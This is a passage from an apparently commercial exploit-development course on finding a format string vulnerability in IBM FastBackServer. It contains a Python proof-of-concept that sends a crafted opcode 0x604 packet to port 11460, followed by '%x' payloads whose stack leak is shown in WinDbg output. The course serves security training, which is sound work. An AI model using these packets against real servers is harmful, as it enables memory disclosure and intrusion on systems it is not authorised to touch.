


Figure 168: Search results for _EventLog

Following the highlighted function, we first encounter a couple of checks, after which we locate the basic block shown in Figure 169.




Figure 169: Basic block with call to _ml_vsnprintf

The *_ml_vsnprintf* function is a trampoline into *__vsnprintf*, which turns out to be a massive function. Given the names of the functions, we can assume that this is an embedded implementation of the *vsnprintf*[375] format string function.

The function prototype of *vsnprintf*, which is shown in Listing 627, lists four arguments with similar names to those identified by IDA Pro.

[375] (cplusplus, 2020), http://www.cplusplus.com/reference/cstdio/vsnprintf/

```
int vsnprintf(
  char *s,
  size_t n,
  const char *format,
  va_list arg
);
```

Listing 627 - Function prototype for vsnprintf

The *vsnprintf* function is a bit more complicated than *printf*. Instead of printing the content to the console, the formatted string is stored in the buffer that is passed as the first argument (**s*).

The second argument (*n*) is the maximum number of bytes of the formatted string; if the formatted string is longer than this value, it will be truncated. The third argument (**format*) is the format string itself, and the fourth argument (*arg*) is a pointer to an array containing the arguments for the format string specifiers.

From an attacker's perspective, the differences between *printf* and *vsnprintf* are important, but we can nevertheless exploit this function under the right circumstances.




Figure 170: Basic block with call to _ml_vsnprintf

As IDA Pro shows, *_ml_vsnprintf* accepts four arguments. The second argument, labeled "Count", contains the static value 0x400. This will limit the output size of any attack we perform.

The three remaining arguments are all passed to *_EventLog* as dynamic values, and thus may be under our control.

The most important argument for us to focus on is the format string itself, which may either be modified by us or passed as a static string containing many format specifiers.

Dynamically modifying the format string in an unintended way is more likely to escape the review of a developer. If we can locate a code path that will allow us to execute a format string function where the resultant formatted string is used as a format string for a second format string function, we may be able to obtain a dynamically-created format string.

For example, let's suppose *_ml_vsnprintf* is called with a format string containing a string format specifier ("%s"), and we control the arguments for it. In this case, we could provide the string "%x%x%x%x" as an argument, which would create a new format string as illustrated in Listing 628.

```
Before _ml_vsnprintf:
"This is my string: %s"

After _ml_vsnprintf:
"This is my string: %x%x%x%x"
```

Listing 628 - Creating a format string

If the formatted string following the call to *_ml_vsnprintf* is reused as a format string in a subsequent format string function, we may be able to recreate the vulnerable condition we observed in the initial *printf* example.

The vulnerable condition would happen if we could dynamically modify the format string to contain an arbitrary number of format specifiers. If we can find a location where the string formatted by *_ml_vsnprintf* is reused, we may be able to discover a vulnerability.

Before we go into further details on the located call to *_ml_vsnprintf*, let's search for a subsequent format string function that may reuse the output string.

Following the call to *_ml_vsnprintf* inside *_EventLog*, we can move down a couple of basic blocks and find two code paths that both invoke the *_EventLog_wrapted* function. One of these code blocks is displayed in Figure 171.




Figure 171: Call to _EventLog_wrapted

While we don't yet know what this function does, the automatic comment given to the third argument ("Format") is intriguing.

For a vulnerability to exist, *_EventLog_wrapted* must call a format string function with our resulting format string containing an arbitrary number of format specifiers. Since we'll be dealing with many dependencies and basic blocks, let's take advantage of some dynamic analysis.

We'll need to ensure that the first format string supplied to *_EventLog* and used by *_ml_vsnprintf* contains at least one string format specifier. A string format specifier is required for us to generate an arbitrary string, which is used in the subsequent format string function inside *_EventLog_wrapted*.

There are a lot of details to manage, so we will split up the work.

In the next section, we will learn how to invoke *_EventLog* with a supplied format string. Then we will analyze how *_EventLog_wrapted* uses a dynamically-created format string.

11.2.1.1 Exercise

1. Use IDA Pro to locate the *_EventLog* function and ensure you understand the arguments it accepts.

11.2.2 Reverse Engineering a Path

In this section, we'll find a way to reach the *_EventLog* function by sending a network packet. The format string supplied to *_EventLog* must also contain a string format specifier.

Having worked with this application in previous modules, we know that the *FXCLI_OraBR_Exec_Command* function contains many different code paths to choose from. We need to find one that fulfills our requirements and then create a proof of concept that triggers it.

We can perform a cross-reference on *_EventLog* to find that it is called from 7496 places. There are two ways of solving this, either manually or through automation.

In the paid version of IDA Pro it's possible to leverage the embedded Python scripting library called *IDAPython*[376] through a custom script like *idapathfinder*.[377]

Unfortunately, the IDAPython library is not accessible in free version of IDA Pro. Instead, we would have to reverse engineer each path that *FXCLI_OraBR_Exec_Command* takes to look for a call to *_EventLog*. Such a path must also provide an exploitable format string.

Because this task can be quite time consuming, we'll move directly to the match that we found for this course. The code path from *FXCLI_OraBR_Exec_Command* to *_EventLog* through the *AGI_S_GetAgentSignature* function allows us to trigger *_EventLog* from a network packet and is the one we choose.

There are two reasons for choosing this path. First, it only contains one nested function, and second, the format string supplied to *_EventLog* by *AGI_S_GetAgentSignature* contains a string specifier.

The interesting call inside *AGI_S_GetAgentSignature* is shown in Figure 172.




Figure 172: Call to _EventLog from AGI_S_GetAgentSignature

[376] (Hex-Rays, 2020), https://github.com/idapython/src

[377] (Google, 2013), https://code.google.com/archive/p/idapathfinder/

The format string is truncated in the basic block, but we can jump to the address of the variable containing it to inspect the full string, as displayed in Figure 173.

```
.data:008118A4 ; char _SG119643[]
.data:008118A4 $SG119643       db 'AGI_S_GetAgentSignature: couldn',27h,'t find agent %s' 0Ah,0
.data:008118A4                                          ; DATA XREF: _AGI_S_GetAgentSignature+CF↑o
```

Figure 173: Full format string

In theory, we have found an ideal code path for our exploit. Next, we need to write a proof of concept that forces this path to be taken.

We can reuse our code framework from previous modules, but we need to locate the opcode for *AGI_S_GetAgentSignature*. We'll perform a cross-reference and find that it is only called by *FXCLI_OraBR_Exec_Command*.

Once we reach the call into *AGI_S_GetAgentSignature* and go one basic block backward, we find the comparison shown in Figure 174.




Figure 174: Opcode 0x604 to trigger AGI_S_GetAgentSignature

From previous modules, we know that the value at offset *var_61B30* is the opcode. This provides us with the opcode value 0x604 and we can create the initial proof of concept as given in Listing 629.

```
import socket
import sys
from struct import pack

def main():
    if len(sys.argv) != 2:
        print("Usage: %s <ip_address>\n" % (sys.argv[0]))
        sys.exit(1)

    server = sys.argv[1]
    port = 11460

    # psAgentCommand
    buf = pack(">i", 0x400)
    buf += bytearray([0x41]*0xC)
   buf += pack("<i", 0x604)  # opcode
    buf += pack("<i", 0x0)    # 1st memcpy: offset
    buf += pack("<i", 0x100)  # 1st memcpy: size field
    buf += pack("<i", 0x100)  # 2nd memcpy: offset
    buf += pack("<i", 0x100)  # 2nd memcpy: size field
    buf += pack("<i", 0x200)  # 3rd memcpy: offset
    buf += pack("<i", 0x100)  # 3rd memcpy: size field
    buf += bytearray([0x41]*0x8)
```

```
    # psCommandBuffer
    buf += b"A" * 0x100
    buf += b"B" * 0x100
    buf += b"C" * 0x100

  # Padding
    buf += bytearray([0x41]*(0x404-len(buf)))

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))

    s.send(buf)
    s.close()

    print("[+] Packet sent")
    sys.exit(0)


if __name__ == "__main__":
    main()
```

Listing 629 - Initial proof of concept for opcode 0x604

To test it, let's set a breakpoint on the comparison of the opcode found at the address 0x56cdf5 in FastBackserver and send the packet.

```
0:080> bp 56cdf5

0:080> g
Breakpoint 0 hit
eax=060fc8f0 ebx=060fae50 ecx=00000604 edx=00000001 esi=060fae50 edi=00669360
eip=0056cdf5 esp=0d55e334 ebp=0d5bfe98 iopl=0         nv up ei ng nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000287
FastBackServer!FXCLI_OraBR_Exec_Command+0x93f:
0056cdf5 81bdd0e4f9ff04060000 cmp dword ptr [ebp-61B30h],604h
ss:0023:0d55e368=00000604
```

Listing 630 - Breakpoint on opcode 0x604 comparison

Listing 630 shows that our initial proof of concept will trigger the correct opcode path.

Now we can continue execution until the call into *AGI_S_GetAgentSignature*. If we dump the first three arguments, we find that they contain the three parts of our *psCommandBuffer* buffer.

```
eax=0d5ad980 ebx=060fae50 ecx=0d5b9cf0 edx=0d5b3b30 esi=060fae50 edi=00669360
eip=0056df5c esp=0d55e324 ebp=0d5bfe98 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
FastBackServer!FXCLI_OraBR_Exec_Command+0x1aa6:
0056df5c e862d6fdff      call    FastBackServer!AGI_S_GetAgentSignature (0054b5c3

0:006> dd poi(esp) L4
0d5b3b30  41414141 41414141 41414141 41414141

0:006> dd poi(esp+4) L4
0d5b9cf0  42424242 42424242 42424242 42424242
```

```
0:006> dd poi(esp+8) L4
0d5ad980  43434343 43434343 43434343 43434343
```

Listing 631 - Arguments to AGI_S_GetAgentSignature

We're off to a great start since we have absolute control of three arguments to the function.

We'll step into the function and find that, by default, we follow the code path that lets us reach the call into *_EventLog* with the format string containing a string format specifier:

```
eax=0d5b3b30 ebx=060fae50 ecx=02a4d738 edx=00976a78 esi=060fae50 edi=00669360
eip=0054b69b esp=0d55e2dc ebp=0d55e31c iopl=0         nv up ei ng nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000297
FastBackServer!AGI_S_GetAgentSignature+0xd8:
0054b69b e8914df3ff      call    FastBackServer!EventLog (00480431)

0:006> dds esp L4
0d55e2dc  00000008
0d55e2e0  00000019
0d55e2e4  008118a4 FastBackServer!VM_hInVMUpdateProtectionSemaphore_LastTaken+0x1a520
0d55e2e8  0d5b3b30

0:006> da 008118a4
008118a4  "AGI_S_GetAgentSignature: couldn'"
008118c4  "t find agent %s."

0:006> dd 0d5b3b30
0d5b3b30  41414141 41414141 41414141 41414141
...
```

Listing 632 - Arguments to _EventLog

When we step into *_EventLog*, we once again find that by default, execution takes us to the call to *_ml_vsnprintf*.

Before calling *_ml_vsnprintf*, let's dump the arguments from the stack to verify that our input is used.

```
eax=008118a4 ebx=060fae50 ecx=0d55ded4 edx=0d55e2e8 esi=060fae50 edi=00669360
eip=0048048f esp=0d55dea8 ebp=0d55e2d4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!EventLog+0x5e:
0048048f e89fac1d00      call    FastBackServer!ml_vsnprintf (0065b133)

0:006> dds esp L4
0d55dea8  0d55ded4
0d55deac  00000400
0d55deb0  008118a4 FastBackServer!VM_hInVMUpdateProtectionSemaphore_LastTaken+0x1a520
0d55deb4  0d55e2e8

0:006> da 008118a4
008118a4  "AGI_S_GetAgentSignature: couldn'"
008118c4  "t find agent %s."

0:006> dd poi(poi(esp+c)) L4
0d5b3b30  41414141 41414141 41414141 41414141
```

Listing 633 - Arguments to ml_vsnprintf

Listing 633 displays the first argument as the destination buffer and the third argument as the format string.

The fourth argument, according to the function prototype, is an array containing the arguments. Since there is only one format string specifier present, an array containing one element is used.

Since the format specifier used in the format string is "%s", the argument is interpreted as a pointer to a character array. We can verify the contents of the argument through a double dereference, as shown at the bottom of the listing.

We expect that *ml_vsnprintf* will insert the A's into the format string. Let's verify this by stepping over the call and dumping the contents of the destination buffer.

```
0:006> p
eax=0000012e ebx=060fae50 ecx=0d55de68 edx=0d55e001 esi=060fae50 edi=00669360
eip=00480494 esp=0d55dea8 ebp=0d55e2d4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!EventLog+0x63:
00480494 83c410          add     esp,10h

0:006> da 0d55ded4
0d55ded4  "AGI_S_GetAgentSignature: couldn'"
0d55def4  "t find agent AAAAAAAAAAAAAAAAAA"
0d55df14  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d55df34  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d55df54  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d55df74  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d55df94  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d55dfb4  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d55dfd4  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d55dff4  "AAAAAAAAAAAAA."
```

Listing 634 - Formatted string after call to vsnprintf

As expected, we find that our input buffer has been inserted into the format string as A's.

We have now achieved part of our goal. We found a way to reach the call to *_ml_vsnprintf* from a network packet, but the formatted string shown in Listing 634 is not of much use, since it only contains A's.

Next, we'll modify our proof of concept to send a network packet that contains the "%x" format specifier instead of A's, as shown in Listing 635.

```
...
# psCommandBuffer
buf += b"%x" * 0x80
buf += b"B" * 0x100
buf += b"C" * 0x100
...
```

Listing 635 - Replace A's with %x's in the network packet

Ideally, we would set a breakpoint on the call to *ml_vsnprintf* inside *_EventLog*, but it is called by so many other functions that it is impossible to trigger it correctly.

Instead, we'll set a breakpoint in *AGI_S_GetAgentSignature* on the call into *_EventLog*, then single step until we reach the call to *ml_vsnprintf*.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

```
0:006> bc *

0:006> bp FastBackServer!AGI_S_GetAgentSignature+0xd8

0:006> g
Breakpoint 0 hit
eax=0d9b3b30 ebx=060fae50 ecx=02a4d738 edx=00976a78 esi=060fae50 edi=00669360
eip=0054b69b esp=0d95e2dc ebp=0d95e31c iopl=0         nv up ei ng nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000297
FastBackServer!AGI_S_GetAgentSignature+0xd8:
0054b69b e8914df3ff      call    FastBackServer!EventLog (00480431)

0:006> t
...
eax=008118a4 ebx=060fae50 ecx=0d95ded4 edx=0d95e2e8 esi=060fae50 edi=00669360
eip=0048048f esp=0d95dea8 ebp=0d95e2d4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!EventLog+0x5e:
0048048f e89fac1d00      call    FastBackServer!ml_vsnprintf (0065b133)

0:006> dds esp L4
0d95dea8  0d95ded4
0d95deac  00000400
0d95deb0  008118a4 FastBackServer!VM_hInVMUpdateProtectionSemaphore_LastTaken+0x1a520
0d95deb4  0d95e2e8

0:006> da poi(poi(esp+c))
0d9b3b30  "%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x"
0d9b3b50  "%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x"
0d9b3b70  "%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x"
0d9b3b90  "%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x"
0d9b3bb0  "%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x"
0d9b3bd0  "%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x"
0d9b3bf0  "%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x"
0d9b3c10  "%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x"
0d9b3c30  ""
```

Listing 636 - 0x80 %x format specifiers

We'll note from the last output of Listing 636 that the argument string to *vsnprintf* consists of 128 (0x80) hexadecimal format string specifiers.

In Listing 637, we'll step over the call to the format string function and find that the formatted string now contains several hexadecimal format string specifiers.

```
0:006> p
eax=0000012e ebx=060fae50 ecx=0d95de68 edx=0d95e001 esi=060fae50 edi=00669360
eip=00480494 esp=0d95dea8 ebp=0d95e2d4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!EventLog+0x63:
00480494 83c410          add     esp,10h

0:006> da 0d95ded4
0d95ded4  "AGI_S_GetAgentSignature: couldn'"
0d95def4  "t find agent %x%x%x%x%x%x%x%x%x%"
0d95df14  "x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%"
```

```
0d95df34  "x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%"
0d95df54  "x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%"
0d95df74  "x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%"
0d95df94  "x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%"
0d95dfb4  "x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%"
0d95dfd4  "x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%"
0d95dff4  "x%x%x%x%x%x%x."
```

Listing 637 - Hex specifiers are inserted into the string

We obtained our first tangible indication that we can perform a format string specifier attack.

Now we can craft a format string with almost-arbitrary format string specifiers. Our only limitation comes from the number of bytes written by *vsnprintf*, which is hardcoded to 0x400 through its second argument.

In the next section, we'll develop a better understanding of how the *EventLog_wrapted* function uses the generated format string.

11.2.2.1 Exercises

1. Follow the analysis and create a proof of concept that triggers the correct opcode and executes *_EventLog*.
2. Modify the proof of concept to obtain a formatted string containing format string specifiers.
3. Is it possible to use different format string specifiers like "%s"? What what happens if we let execution continue afterwards?

11.2.3 Invoke the Specifiers

In this section, we will continue our analysis and dig into *EventLog_wrapted* to uncover if (and how) our formatted string is used.

Let's start with the formatted string following the call to *ml_vsnprintf*. Figure 175 shows the interesting code following the call.




Figure 175: Detecting length of format string

We'll notice three highlighted items above. First, the formatted string is stored at the offset "Str" from EBP. Second, the static value 0xC4 is stored in the offset var_41C from EBP.

The last highlighted code section calls the *_ml_strbytelen* function, which is a wrapper for an embedded version of *strlen*.[378] The call's purpose is to determine the length of the formatted string. The result is stored at offset var_40C from EBP.

To find the length of the format string, we'll single step to the call into *_ml_strbytelen* and step over it:

```
eax=0d95ded4 ebx=060fae50 ecx=0d95de68 edx=0d95ded4 esi=060fae50 edi=00669360
eip=004804cc esp=0d95deb4 ebp=0d95e2d4 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
FastBackServer!EventLog+0x9b:
004804cc e8aaaa1d00      call    FastBackServer!ml_strbytelen (0065af7b)

0:006> p
eax=0000012e ebx=060fae50 ecx=0d95ded4 edx=7eff0977 esi=060fae50 edi=00669360
eip=004804d1 esp=0d95deb4 ebp=0d95e2d4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!EventLog+0xa0:
004804d1 83c404          add     esp,4
```

Listing 638 - Length of format string

[378] (cplusplus, 2020), http://www.cplusplus.com/reference/cstring/strlen/

The length was found to be 0x12E. Next, the application stores it and moves execution to the basic block shown in Figure 176.




Figure 176: Format string size comparison

The comparison is between the length of the formatted string and the static value 0xC4. Our format string is longer, so the jump is not taken, leading us to a basic block that performs several modifications to our format string before calling *EventLog_wrapted*.

To understand what changes happen to the formatted string, we can single step to the call and inspect the arguments:

```
eax=00000019 ebx=060fae50 ecx=00000008 edx=0d95ded4 esi=060fae50 edi=00669360
eip=00480568 esp=0d95deac ebp=0d95e2d4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!EventLog+0x137:
00480568 e8b0fbffff      call    FastBackServer!EventLog_wrapted (0048011d)

0:006> dds esp L3
0d95deac  00000008
0d95deb0  00000019
0d95deb4  0d95ded4

0:006> da poi(esp+8)
0d95ded4  "AGI_S_GetAgentSignature: couldn'"
0d95def4  "t find agent %x%x%x%x%x%x%x%x%x%"
0d95df14  "x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%"
0d95df34  "x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%"
0d95df54  "x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%"
0d95df74  "x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%"
0d95df94  "x%x%.."
```

Listing 639 - Arguments for EventLog_wrapted

We'll observe that the formatted string has been shortened, but is otherwise unchanged.

Stepping into *EventLog_wrapted*, we'll find some initial checks followed by a large basic block that performs several string modifications. These are all outside of our influence, so we can ignore them.

At the end of the function, we encounter a basic block that calls *_ml_vsnprintf* once again, as displayed in Figure 177.




Figure 177: Second call to ml_vsnprinf

To analyze the arguments for *_ml_vsnprintf*, let's single step to the call and display them.

```
eax=0000002d ebx=060fae50 ecx=0d95dca5 edx=000001c7 esi=060fae50 edi=00669360
eip=004803fa esp=0d95dc14 ebp=0d95dea4 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
FastBackServer!EventLog_wrapted+0x2dd:
004803fa e834ad1d00      call    FastBackServer!ml_vsnprintf (0065b133)

0:006> dds esp L4
0d95dc14  0d95dca5
0d95dc18  000001c7
0d95dc1c  0d95ded4
0d95dc20  0d95deb8

0:006> da poi(esp+8)
0d95ded4  "AGI_S_GetAgentSignature: couldn'"
0d95def4  "t find agent %x%x%x%x%x%x%x%x%x%"
0d95df14  "x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%"
0d95df34  "x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%"
0d95df54  "x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%"
0d95df74  "x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%"
0d95df94  "x%x%.."
```

Listing 640 - Arguments for second vsnprintf

The formatted string from the first call to *_ml_vsnprintf* is indeed used as a format string. Additionally, the stack pointer present at offset 0xC from ESP will be interpreted as a pointer to an array of arguments. It is also worth noting that the result of *_ml_vsnprintf* is stored at the offset label *Str*.

Stepping over the call will copy the contents of the arguments array into the format string and format it as hexadecimal values. Because we did not supply any arguments, *vsnprintf* will use any values present at that given address.

The result of this formatting is given in Listing 641.

```
0:006> p
eax=ffffffff ebx=060fae50 ecx=0d95dbd4 edx=00000200 esi=060fae50 edi=00669360
eip=004803ff esp=0d95dc14 ebp=0d95dea4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!EventLog_wrapted+0x2e2:
004803ff 83c410          add     esp,10h

0:006> da 0d95dca5
0d95dca5  "AGI_S_GetAgentSignature: couldn'"
0d95dcc5  "t find agent c4d95ded4782512e780"
0d95dce5  "5f49474165475f53656741746953746e"
0d95dd05  "74616e673a657275756f6320276e646c"
0d95dd25  "696620746120646e746e656725782520"
0d95dd45  "257825782578257825782578257825782578"
